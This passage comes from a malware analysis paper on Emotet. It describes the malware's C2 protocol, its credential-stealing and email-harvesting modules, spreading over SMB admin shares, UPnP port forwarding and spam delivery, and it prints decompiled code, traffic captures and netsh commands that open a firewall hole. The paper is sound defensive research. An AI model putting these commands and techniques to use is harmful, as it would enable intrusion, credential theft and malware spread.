61	73	73	2E	65	78	65	2C	73	65	72	76	69	63	65	73																
2E	65	78	65	2C	77	69	6E	6C	6F	67	6F	6E	2E	65	78																
65	2C	77	69	6E	69	6E	69	74	2E	65	78	65	2C	63	73																
72	73	73	2E	65	78	65	2C	73	6D	73	73	2E	65	78	65																
2C	3A	20	FD	01	00	00	F7	01	00	00	CF	01	00	00	CE																
01	00	00	CD	01	00	00	CB	01	00	00	CA	01	00	00	C9																
01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	20																

Figure 15: Victim information collected and sent by the binary.

Case 3 is the termination block. It is responsible for terminating the process by means of setting the SetEvent API, so WaitForSingleObject in the caller function receives its appropriate condition to exit (returns to 0).

```

loop:                                     ; CODE XREF: start+187↑j
      call    JMPTABLE
      push   eax                          ; _DWORD
      push   event_handler                ; _DWORD
      call   WaitForSingleObject
      cmp    eax, WAIT_TIMEOUT
      jz     short loop

exit:                                     ; CODE XREF: start+154↑j
                                           ; start+168↑j
      push   0                            ; uExitCode
      call   ExitProcess
  
```

Figure 16: Process exits in Emotet binary.

C2 server communication

According to a *MalwareTech* blog post [6], the timeout difference between the valid and invalid requests suggests reverse proxy servers on the hard-coded IP list. The use of proxies is not rare at all, as it can make finding the actual server much more complicated. *Trend Micro* researchers found that the Emotet server infrastructure is divided into two separate clusters – Epoch 1 and Epoch 2 – which do not communicate with each other. This was investigated by grouping the C2 servers and the RSA keys associated with them [7]. This separated infrastructure is not usual, but it can cause difficulties in tracking and it can ensure the maintenance of a single cluster even if the other is violated.

The frequently changed list of hard-coded IPs is coupled with unusual port numbers in the binary. Figure 17 shows the port distribution of my collected IP addresses.




Figure 17: Port distribution of the hard-coded IP list.

As can be seen in Figure 18, most of the observed hard-coded IP addresses are found in the United States, followed by Mexico, Argentina, Canada and Colombia. In Europe the typical locations are the United Kingdom, France and Belgium, while some C2 servers can also be found in India and Australia. If we observe the Emotet attacks scattered throughout the world, the result is almost the same in proportion.




Figure 18: Location of C2 servers.

The communication protocol is based on *Google Protocol Buffers*, which is a great implementation for serializing structured data for communication protocols [5]. With its usage, it is possible to define our own protocol buffer message type in .proto files and compile it to a specified wide set of languages to generate data access classes. The .proto files define name-value pairs, where the value indicates the field's number.

Structure of the request

The information collected by Emotet is serialized by using the above-mentioned protobuf protocol. After that, the message is compressed by ZLIB and it is serialized again with an appended field (*command*). The following protocol buffer message is the representation of the bytes shown in Figure 15:

```

message RequestBody {
  Varint unknown = 1;
  Length-delimited string botId = 2;
  Varint osVersion = 3;
  Varint sessionId = 4;
  32-bit fileCRC32 = 5;
  Length-delimited string procList = 6;
  Length-delimited bytes downloadedModuleId = 7;
}
  
```

As mentioned, the request is compressed with ZLIB and then it is serialized again with an appended command, which is different in each module. For instance, at the beginning of the communication flow, the main binary sets the *command* field to 0x10. Therefore, the *requestBody* field in the following protocol buffer message is the information compressed by ZLIB:


```

message Request {
    Varint command = 1;
    Length-delimited bytes requestBody = 2;
}

```

The message is encrypted using the AES-128 key in CBC mode, an SHA1 hash is calculated from the message using the CryptEncrypt function. The hash is queried by the CryptGetHashParam function and located between the message and the AES key. So the final structure of the registration consists of the following: the AES key encrypted by RSA public key, the SHA1 hash of the message, and the encrypted message. This is represented in Figure 19.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	AA	DC	45	36	8A	6E	27	B8	57	C0	D1	46	3B	AF	CD	76
00000010	11	00	C1	65	D6	02	B7	B6	A9	2B	37	C7	06	0B	E8	C3
00000020	C9	EF	57	EE	5E	58	91	5A	5D	3D	35	B4	7A	13	E2	8B
00000030	C5	9D	18	09	5C	7B	57	58	58	58	58	58	B2	29	BA	
00000040	CB	C1	52	91	91	E0	7D	9B	97	18	C5	44	69	5E	56	3C
00000050	47	F8	F2	87	D1	5C	CE	23	BB	75	04	2E	2F	8E	4A	37
00000060	01	5F	B0	1F	C8	CA	84	A2	56	EE	9E	96	46	2B	EF	7B
00000070	86	FC	8D	5B	69	97	BE	3A	CB	DC	22	EB	DA	8F	B8	7F
00000080	AD	E5	DA	0C	72	0E	DA	A3	DA	FE	08	7B	55	15	A4	F2
00000090	7B	A1	7F	CF	5A	8A	5A	5A	5A	5A	5A	5A	5A	D5	82	
000000A0	02	0D	57	38	75	67	16	31	29	1A	7C	CA	9A	4F	2E	F8
000000B0	E6	B7	FD	CD	11	99	2C	C1	E6	56	69	DE	BA	95	76	A9
000000C0	5F	F3	2B	BA	06	FA	1F	38	3E	39	BD	59	9C	DA	17	5C
000000D0	90	98	5F	86	86	0C	B3	8A	DB	7D	DB	A2	FF	2F	9F	E8
000000E0	F6	43	CB	BF	50	63	7D	5A	5A	5A	5A	E9	B6	0D	B9	F5
000000F0	CB	50	40	0A	DA	92	CE	8C	08	11	C7	E6	BF	57	17	
00000100	8B	D1	C4	A9	AA	5A	5A	5A	5A	5A	5A	37	56	F1	20	19
00000110	FE	5A	59	89	71	57	5A	5A	5A	5A	B7	A2	FD	E8	60	3D
00000120	B4	99	65	B6	AD	FD	96	ED	8E	ED	0D	13	4C	32	3D	0B
00000130	5B	56	18	28	44	D8	52	23	64	CF	9A	3C	E2	30	8C	3F
00000140	64	FF	52	17	E0	71	3E	FE	31	48	18	A0	33	1F	D5	34
00000150	75	33	0A	2E	29	85	21	1C	53	88	33	F4	A5	6B	B7	EB
00000160	58	5F	81	D0	DE	1E	44	9B	E9	50	9E	BE	89	63	5B	E9
00000170	93	ED	D7	AC	0C	E5	C6	10	8B	F2	B0	7A	C5	C1	C0	F8
00000180	E8	18	AF	E2												

Figure 19: Final structure of the C2 request.

The HTTP request changes continuously in order to evade network-based detections. The older variants used an HTTP POST request with different URI directory paths. The first element of the URI path is the serial number of the drive, while the other part is the serial number's XOR'ed value with a hard-coded constant. It means the following:

```
POST /64285303/355c7a0a/ HTTP/1.
```

Thereafter, the later variants started to use the GET method instead of POST, whereas the Base64-encoded victim data is located in the Cookie value. The Cookie key means the elapsed time since the system boot. It is represented as follows:

```
GET / HTTP/1.1
```

```

Cookie: 23427=g85db9qlAwmrHfsU0cR8NOUpuV1BroGAtvYJLn/7qNu+ID8GMgP9437xfeei8RM4
xtoVgBQ/3u13kK/RXG3foRpiXdWo4wdsnYnHU/GiTRJ4644C6QQi9apKedZVZ5Suq52m9svHrhvDMjR
CoFufFS2M1eh4czJKB94hhjdeCu0pKJoK9oNijs5oXM4j0+zcUfvKftvSLfgEJc5bvXAZVxdrhl8Pqh
SCC9RLl9G2XG/SpCXGHkWcALeD8F92TQvRueu2SY50fYwNZBoFFsGmTCvkXC5nsrqLYkh4UG6YqFVYP
HNjLy/485TROumkGj69BvIB0hrWscgV/nimmNzoSdja3rAM2LyEAE7ZMV2kYI89qK53wxjfgGU5K8Yx
yTpK+Fn4Sg==

```


The latest variants that appeared in around March 2019 returned to the POST method again, but they started to use a hard-coded list of strings for the URI path. The algorithm is the same as in the case of the filename generation – the only difference being that it is affected by the value of GetTickCount, not the serial number of the drive. An example for that is:

```
POST pdf/glitch/acquire/merge/ HTTP/1.
```

It was made from the list of strings below:

```
teapot,pnp,tpt,splash,site,codec,health,balloon,cab,odbc,badge,dma,psec,cookies,iplk,
devices,enable,mult,prov,vermont,attrib,schema,iab,chunk,publish,prep,srv,sess,ringin,
nsip,stubs,img,add,xian,jit,free,pdf,loadan,arizona,tlb,forced,results,symbols,report,guids,
taskbar,child,cone,glitch,entries,between,bml,usbccid,sym,enabled,merge>window,scripts,
raster,acquire,json,rtm>walk,ban.
```

Structure of the response

The response can be a simple acknowledgment or a longer set of instructions, a module or executable. There is a good chance that the C2 server will respond with a '404: page not found' status, even though the body contains the encrypted replies. The structure of the response from the C2 server contains the digital signature of the answer, the SHA1 hash of the response, and the AES-encrypted response, which will be decrypted by the CryptDecrypt function, with the same AES key as was sent originally. The response has to be verified by the CryptVerifySignatureW function before being used. The response content has a similar structure to the request. There is a value in the response indicating the module type, named below *executeFlag*, that can be 0x01 or 0x03, depending on whether it is a DLL or a PE executable.

```
message ResponseBody{
    Varint moduleID = 1
    Varint executeFlag = 2
    Length-delimited bytes modules = 3
}

message C2Response {
    Varint command = 1;
    Length-delimited string responseBody = 2;
}
```

Downloaded modules

In many cases the C2 server response only contains an updated version of the binary. As the checksum of the current binary is sent, the C2 server makes a simple decision as to whether to replace the binary in the %APPDATA% folder and whether to launch it quietly or not. It is often the case that it does not attract any attention by doing anything other than updating itself multiple times. This can cause increasing concern for signature-based detections, added to which the hard-coded C2 list is also updated with high frequency.

If the victim is infected with the latest version of Emotet, and the information about the machine sent to the C2 server does not reveal the presence of a virtual environment, the latest modules are downloaded. The line-up of the modules has changed over the years. The number of downloaded

modules can be different per download, while the list of the DLL modules can be coupled with another additional malware, being launched in parallel to the other modules. The modules are DLLs whose structures are very similar. Their derivation from the Emotet binary is also easily identifiable, since they have common functions as well. Starting with the string decoder functions, then the structures of the hard-coded IP list, the encryption part, the dynamic resolution of APIs, even the hashing algorithms are almost all identical. The response contains the field (*executeFlag*) which is decisive in whether it is a PE executable (0x01), meaning it is a downloaded malware and should be in the %APPDATA% directory and be launched, or else an Emotet DLL module (0x03) which needs to be handled in a different way.

Wrapper modules

All the modules are first launched in the downloader's process memory as a thread, with the parameter of the *DLLEntryPoint*. I would divide the modules into two groups as half of the module lists aim at decoding an embedded *NirSoft* or proprietary executable and injecting it into a process. In this case, the wrapper also handles the results of the injected tools and is responsible for sending them back to the C2 server. These wrappers are similar in structure – there are only some differences related to timing mechanism, C2 traffic and the process injection.

```

MachineNameVolumeInfo = (int)this;
result = CreateEventW(0, 1, 0, 0);
event_handler = result;
if ( result )
{
    if ( Advapi32() && Crypt32() && Shell32() && Urlmon() && Userenv() && Wininet() && Wtsapi32() )
    {
        if ( GetTempPathW(260, &TmpFilePath) )
        {
            if ( GetTempFileNameW(&TmpFilePath, 0, 0, &TmpFilePath) )
            {
                DeleteFileW(&TmpFilePath);
                if ( CryptoInit(*(_DWORD *) (MachineNameVolumeInfo + 8)) )
                {
                    if ( DecodeInject(v2) )
                    {
                        if ( ReadResult(&PTR_TMP_CONTENT) )
                        {
                            if ( !C2Communication(&PTR_TMP_CONTENT) )
                            {
                                do
                                {
                                    time = GetTickCount();
                                    while ( WaitForSingleObject(event_handler, time % 4000 + 1000) == 0x102// 0x102 WAIT_TIMEOUT
                                        && !C2Communication(&PTR_TMP_CONTENT) );
                                }
                                v4 = GetProcessHeap(0, PTR_TMP_CONTENT);
                                HeapFree(v4);
                            }
                            DeleteFileW(&TmpFilePath);
                        }
                    }
                    CryptDestroyKeys();
                }
            }
        }
        FreeLibrarys();
    }
    result = CloseHandle(event_handler);
}
return result;

```

Figure 20: Functions in wrapper modules.

First, they dynamically resolve the necessary APIs and go through exactly the same cryptography initialization procedure as the Emotet binary, since they communicate with the C2 server similarly. They have their own embedded RSA key and they generate the AES key in runtime. A temp file is

created to be passed through to the extracted executable. The embedded executable is decoded by a simple XOR with its hard-coded constant. They inject it into a process of the main binary or into a legitimate program. After ensuring that those processes are finished, the wrapper part is responsible for controlling the temp file contents. The size of the temp file needs to be more than 16 bytes (in the case of the Mail PassView module) or 116 bytes (in the case of any other modules), with the aim of sending it back to the C2 server. The C2 communication timing mechanism is similar to the main binary timing mechanism which called the switch case.

The C2 communication is the same as in the main Emotet binary with the protobuf protocol. The encrypted message has a ZLIB-compressed inner structure, including the bot ID, and the message as the content of the temp file is written by the injected code. The request of the .proto file is supposedly the following:

```
message RequestBody {  
    Length-delimited string botId = 1;  
    Length-delimited string message = 2;  
}
```

Beside the ZLIB-compressed serialized structure, there is the *command* field which differs per module. For instance, the main binary has a value of 0x10, the WebBrowserPassView has 0x16, Mail PassView has 0x12, MAPI modules have 0x14 and 0x15, port forwarding has 0x1C, and the spam module has 0x18.

```
message Request {  
    Varint command = 1;  
    Length-delimited bytes requestBody = 2;  
}
```

Injected NirSoft tools

WebBrowserPassView is password-recovery tool from *NirSoft* used to hunt for saved passwords from *Internet Explorer*, *Mozilla Firefox*, *Google Chrome*, *Safari* and *Opera* [8]. It scans the system for web browsers to retrieve the passwords. It is launched by the wrapper with a '/scomma %TEMP%\[random].tmp' parameter, meaning that it is waiting to receive the results in .CSV form. Figure 21 shows how the results look.




Figure 21: Information stolen by WebBrowserPassView.

Mail PassView is also a password-recovery tool from *NirSoft*, with the difference being that it scans for email client settings and passwords on the system. It supports email clients such as *Outlook*, *Windows Mail*, *Eudora*, *NetScape*, *Mozilla Thunderbird*, *Yahoo!*, *Hotmail* and *Gmail* [9]. The following information can be extracted with it: account name, application, email, server, server type (POP3/IMAP/SMTP), user name, and the password. The results of this tool are used by the spam

module (not directly on this victim) with the aim of sending out several spam emails with the collected email account's credentials. The temp files handed over to these modules are removed after their contents have successfully been sent to the C2 server.




Figure 22: Information stolen by Mail PassView.

Injected proprietary executables

Two proprietary modules appeared in 2018, with the intention of hunting for email addresses and email contents with the usage of the Outlook Messaging API. With the use of MAPI you can get access to *Outlook* emails. The wrapper of this module is almost the same as before: first it injects itself into a child process of the Emotet binary, before a 64-bit version of the decoded executable is injected to a legitimate file in the 'C:\Windows\System32' folder, named alg.exe. There is also a temp file path passed as a parameter in order to save the results to it. To load the olmapi32.dll module, the 'DLLPathEx' value of the 'Software\Clients\Mail\Microsoft Outlook' registry key is queried.

The email contact extractor aims to get the email account name and the associated email addresses using the MAPIAdminProfiles and MAPILogonEx functions, as shown in Figure 23.




Figure 23: Information stolen by the email contact extractor module.

These pieces of information are used later by the spam module – since these contacts know each other they can be used effectively in the spam emails as the email sender and receiver.

The email-harvesting executable is the other injected MAPI and is intended to harvest the contents of emails including the sender, receiver, subject and email body. The module only targets *Outlook* clients. It harvests all emails dating back 180 days (15,552,000,000ms) and collects only 16KB (1,6384 characters) from each email. The results are encoded in Base64 and located in the %TEMP% folder. These harvested email contents are also used by the spam module as a spam reply added to the conversation chain.




Figure 24: Information stolen by the email-harvesting module.

adminstarted.exe	-2951ef46
adminstarted.exe	"C:\Users\user\AppData\Local\adminstarted\adminstarted.exe" /scomma "C:\Users\user\AppData\Local\Temp\D544.tmp"
adminstarted.exe	"C:\Users\user\AppData\Local\adminstarted\adminstarted.exe" "C:\Users\user\AppData\Local\Temp\3874.tmp"
adminstarted.exe	"C:\Users\user\AppData\Local\adminstarted\adminstarted.exe" "C:\Users\user\AppData\Local\Temp\3873.tmp"
adminstarted.exe	"C:\Users\user\AppData\Local\adminstarted\adminstarted.exe" /scomma "C:\Users\user\AppData\Local\Temp\9E73.tmp"

Figure 25: Injected processes containing the information stealer executables (WebBrowserPassView, email-harvesting executable, email contact extractor, Mail PassView).

Regular modules

As mentioned before, there is another group of downloaded modules which run only in the process memory of the main binary. These are similar, but their main purpose is spreading, as opposed to information harvesting. They do not have any embedded executables to inject, only having homebrew code which is launched by CreateThread.

The network spreading module is not new at all. It has been used previously but in a separate RAR package, containing two files. A bypass component was responsible for scanning the network resource, while the service module intended to create a service on the found resource. Now, it has been developed and comes as a DLL to run only in the process memory of the main binary in order to make detection more difficult. It does not communicate with the C2 server, its only purpose is to spread on the LAN and gain persistence there. To achieve this aim, it first needs to resolve the necessary APIs from the mpr.dll or netapi32.dll libraries. Also, it aims to scan the resources that are accessible in the security context of the logged-on user. For this, it uses the ImpersonateLoggedOnUser API with the previously obtained user access token. It uses the WNetOpenEnum and WNetEnumResourceW functions recursively to enumerate all the network resources. It looks for local resources on a server and if it finds them, it tries to establish a null session connection to the victim's IPC\$ administrative share by setting the lpUserName and lpPassword parameters to NULL [10]. The null session does not allow for access to the victim machine, but can enable the enumeration and extracting of information from the target, so this module makes an attempt to retrieve information about the user accounts of that server using the NetUserEnum API. It looks for user with administrator privileges, since to start a service, it needs administrator privileges. It tries to establish a connection using a default password, and if this does not work, it uses its huge hard-coded list of passwords. That hard-coded password list has also expanded greatly since this module appeared – it originally had around 300 passwords, then 1,000, and now it contains more than 10,000 passwords [11]. These are decoded in the same way as the strings in Emotet. If it can finally establish a connection it is able to enumerate the hidden shares with the NetShareEnum API function. It looks for the OS folder via ADMIN\$ and the disk volumes such as C\$ to copy itself there. So, eventually, the main purpose of this module is to create a copy of the binary and launch it as a service in order to infect and gain persistence in the accessed target machine. The filename is copied and named from the sdbm hash value of the network share name.

94	13.160079	10.69.146.218	10.69.146.45	SMB2	154	Tree Connect Request Tree: \\ADAM1\IPC\$
104	13.164308	10.69.146.218	10.69.146.45	SRVSVC	262	NetShareEnumAll request
108	13.166672	10.69.146.218	10.69.146.45	SMB2	158	Tree Connect Request Tree: \\ADAM1\ADMIN\$
136	16.211525	10.69.146.218	10.69.146.45	SMB2	200	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \\ADAM1\C\$
138	16.212593	10.69.146.218	10.69.146.45	SMB2	150	Tree Connect Request Tree: \\ADAM1\C\$

Figure 26: SMB traffic.

The port forwarding module uses the upnp library, which is a set of protocols used by network devices to solicit and to talk to each other. It can easily be identified, as it uses the SSDP protocol to send multicast messages by UDP on port 1900.

13162	689.582166	192.168.0.1	239.255.255.250	SSDP	175	M-SEARCH	*	HTTP/1.1
13179	697.672435	192.168.0.1	239.255.255.250	SSDP	175	M-SEARCH	*	HTTP/1.1
13184	698.109519	192.168.0.1	239.255.255.250	SSDP	175	M-SEARCH	*	HTTP/1.1
13452	701.192114	192.168.0.1	239.255.255.250	SSDP	175	M-SEARCH	*	HTTP/1.1

Figure 27: Upnp generated traffic.

Emotet uses this library to set port forwarding on the gateway router. The port forwarding would be necessary for the module if it wanted to establish a connection through the WAN as a server. So this module uses ws_32.dll in order to create a socket and bind it to the forwarded ports. The following ports are forwarded in the analysed module, and these are exactly the same as those in the hard-coded IP lists, which are used as the C2 server's communication (in Figure 17). This suggests to us that a great number of the hard-coded IP lists are the IP addresses of infected victims and operate as proxy servers.

14 00	dw 20	20
15 00	dw 21	21
16 00	dw 22	22
35 00	dw 53	53
50 00	dw 80	80
8F 00	dw 143	143
BB 01	dw 443	443
D1 01	dw 465	465
DE 03	dw 990	990
E1 03	dw 993	993
E3 03	dw 995	995
A8 1B	dw 7080	7080
90 1F	dw 8080	8080
9A 1F	dw 8090	8090
FB 20	dw 8443	8443
50 C3	dw 50000	50000

Figure 28: Embedded ports in the module compared to the C2 ports.

The module uses netsh.exe to bypass firewall rules in order to allow inbound network traffic for the specified Emotet sample.

```
netsh.exe advfirewall firewall delete rule name= "Remote Assistance (sdbm hash of the sample path)"
```

```
netsh.exe advfirewall firewall add rule name="Remote Assistance (sdbm hash of the sample path)" dir=in action=allow program=sample_path enable=yes
```

Emotet sets a simple server to answer the incoming packets in order to check the port forwarding. The module sends information related to the connection establishment and communicates with the C2 server in the same method as in other modules.

```
answer  proc near

var_4   = dword ptr -4
s       = dword ptr 0Ch

        push    ebp
        mov     ebp, esp
        push    ecx
        push    0
        push    4
        lea    eax, [ebp+var_4]
        mov     [ebp+var_4], 'OLEH'
        push    eax
        push    [ebp+s]
        call   send_0
        push    [ebp+s]
        call   closesocket_0
        mov     esp, ebp
        pop    ebp
        retn

answer  endp
```

Figure 29: Server answer to the incoming traffic.

The spam module is used for infecting new victims by applying social engineering tricks in spam emails. After it resolves the necessary APIs, it asks the C2 server's 'whoami.php' for the public IP of the infected machine. This is because it wants to check whether the IP address can be found on spam blacklists. These were the queried blacklists through the DnsQuery_A API:

- b.barracudacentra.org
- bl.spamcop.net
- spam.abuse.ch
- zen.spamhaus.org
- xbl.spamhaus.org

First, the module asks the C2 server for every piece of information needed to build the spam messages. It gets the message templates, which, beyond a simple template, can be email conversation chains added to the reply of a template. The email conversation chains that have been stolen from other victims by the email-harvesting module, and the associated email addresses and email account names, are downloaded. It requests the list of recipients which were stolen previously by the email contact extractor. Even if only a simple template spam is sent out, the receiver will know the sender as they are from the same output of the email contact extractor module. A list of hijacked accounts which were stolen earlier by the Mail PassView tool are sent by the C2 server; these are the future sender email addresses. One machine infected with the spam module can use several hijacked accounts to send numerous spam emails. After it receives the information from the C2 server, the module constructs and sends the spam using the SMTP protocol. It resolves the target email domains by DNS to send the spam to the proper SMTP server.

The SMTP protocol is used after the DNS resolution and TCP handshake with the server. The server sends a 220 'Ready' reply and the sender sends the EHLO command. The server sends the 250 'OK'


```

220 Welcome to RaidenMAILD ESMTp service v3702, Tue, 19 Feb 2019 17:42:55 +0800, (C)2001-2017
EHLO victim IP
250- Hello
250-AUTH LOGIN
250-8BITMIME
250 SIZE 207257600
AUTH LOGIN
334
YWQ40Tcy
334
QXJsdnprbmptUFBo
235 Authentication successfully
MAIL FROM: hacked account
250 Sender OK
RCPT TO: recipient
250 recipient verified
DATA
354 start mail input; end with <CRLF>.<CRLF>
Date: Tue, 19 Feb 2019 09:42:44 -0700
From: name <hacked account>
To:
Message-Id: <USVVVxVM0u69rQPLuJxq7szsox9xazISqpfIbez0YYmWdeGj7La@web.de>
Subject: Zweite Mahnung
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="-----_Part_55710_2421818552.18193033572538617174"

-----_Part_55710_2421818552.18193033572538617174
Content-Type: multipart/alternative; boundary="-----_Part_29497_2076436829.42562231182823880675"

-----_Part_29497_2076436829.42562231182823880675
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<html>
<body>
<p><font face=3D"Arial">
=0DSehr geehrte(r),=0D
</font></p>
<br>
<p><font face=3D"Arial">

```

Figure 30: SMTP traffic generated by the Emotet spam module.




Figure 31: Spam sent with an embedded PDF attachment.

reply with the supported SMTP extension list. Then the client authenticates itself using the stolen credentials and the mail transaction is started with the template and the malicious object. The .pcap log in Figure 30 shows the spam email with a PDF attachment named ‘Dokumentenkopie-3441-fs-pdf’.

Figure 31 is the sent spam email belonging to the above SMTP message. There is the attached PDF, containing the link from which the Emotet binary is downloaded.

In the more evolved method, the spam module sends the malicious object in an email conversation chain. In this case, the C2 server sends the stolen email conversation with a reply added to it, and the email account name of the sender is that of the previous receiver in the email chain, so it seems like an answer from the expected sender. In this case it uses a malicious link inserted in the spam, in several cases it applies a fake link to mislead, the domain name of which is the domain name of the sender email address from the previous conversation chain, such as in Figure 3. We have seen examples where the downloader link was inserted in a reply to a stolen spam message from a victim email client.

Delivered malware

Emotet has the ability to install other malware and to infect the machine with it. There are examples where it has distributed other banking trojans including Qbot, Dridex, Ursnif/Gozi, Gootkit, IcedID, AZORult and Trickbot and then ransomware such as Ryuk, BitPaymer or MegaCortex. In cases where additional malware is delivered besides the modules, the *executeFlag* in the response is set to 0x03, leading the delivered malware to the ‘C:\ProgramData’ folder with a randomly generated name. I have seen a downloaded Ursnif variant with a list of the most common latest modules. It injected control.exe under the ‘C:\Windows\System32’ directory, which further injected code into explorer.exe. It copied itself to the ‘%APPDATA%\Microsoft\[random]’ folder and set the AutoRun registry to gain persistence.




Figure 32: Ursnif variant downloaded by Emotet, launches control.exe.

Figure 33 shows a Trickbot download, as the sample starts its PowerShell scripts to bypass some security products.




Figure 33: Trickbot sample downloaded by Emotet.

There have been examples in which we have seen that Ryuk encrypted victim data some time after Trickbot bypassed security products and stole sensitive information. In many cases, Emotet downloaded Dridex, and we have seen servers encrypted by BitPaymer. In the case of the MegaCortex ransomware, we have seen correlations between the MegaCortex attack and the

presence of Emotet on the same network, but we cannot say for sure whether it was aided and abetted by Emotet. MegaCortex used a Meterpreter reverse shell to gain access to a server hosting Cobalt Strike and a launcher batch file which was run remotely via a copy of a renamed PsExec. The batch file targeted several security solutions to stop them right before the executable was launched with a string of Base64, which is a sort of password to launch the file.

REFERENCES

- [1] Alert (TA18-201A): Emotet Malware. <https://www.us-cert.gov/ncas/alerts/TA18-201A>.
- [2] Hash Functions. <http://www.cse.yorku.ca/~oz/hash.html>.
- [3] emotet_research. https://github.com/d00rt/emotet_research/blob/master/doc/EN_emotet_packer_analysis_and_config_extraction_v1.pdf.
- [4] Ionescu, A. Closing “Heaven’s Gate”. <http://www.alex-ionescu.com/?p=300>.
- [5] Encoding. <https://developers.google.com/protocol-buffers/docs/encoding>.
- [6] Investigating Command and Control Infrastructure (Emotet). <https://www.malwaretech.com/2017/11/investigating-command-and-control-infrastructure-emotet.html>.
- [7] Exploring Emotet’s Activities. https://documents.trendmicro.com/assets/white_papers/ExploringEmotetsActivities_Final.pdf.
- [8] WebBrowserPassView v1.86. https://www.nirsoft.net/utills/web_browser_password.html.
- [9] Mail PassView v1.86. <https://www.nirsoft.net/utills/mailpv.html>.
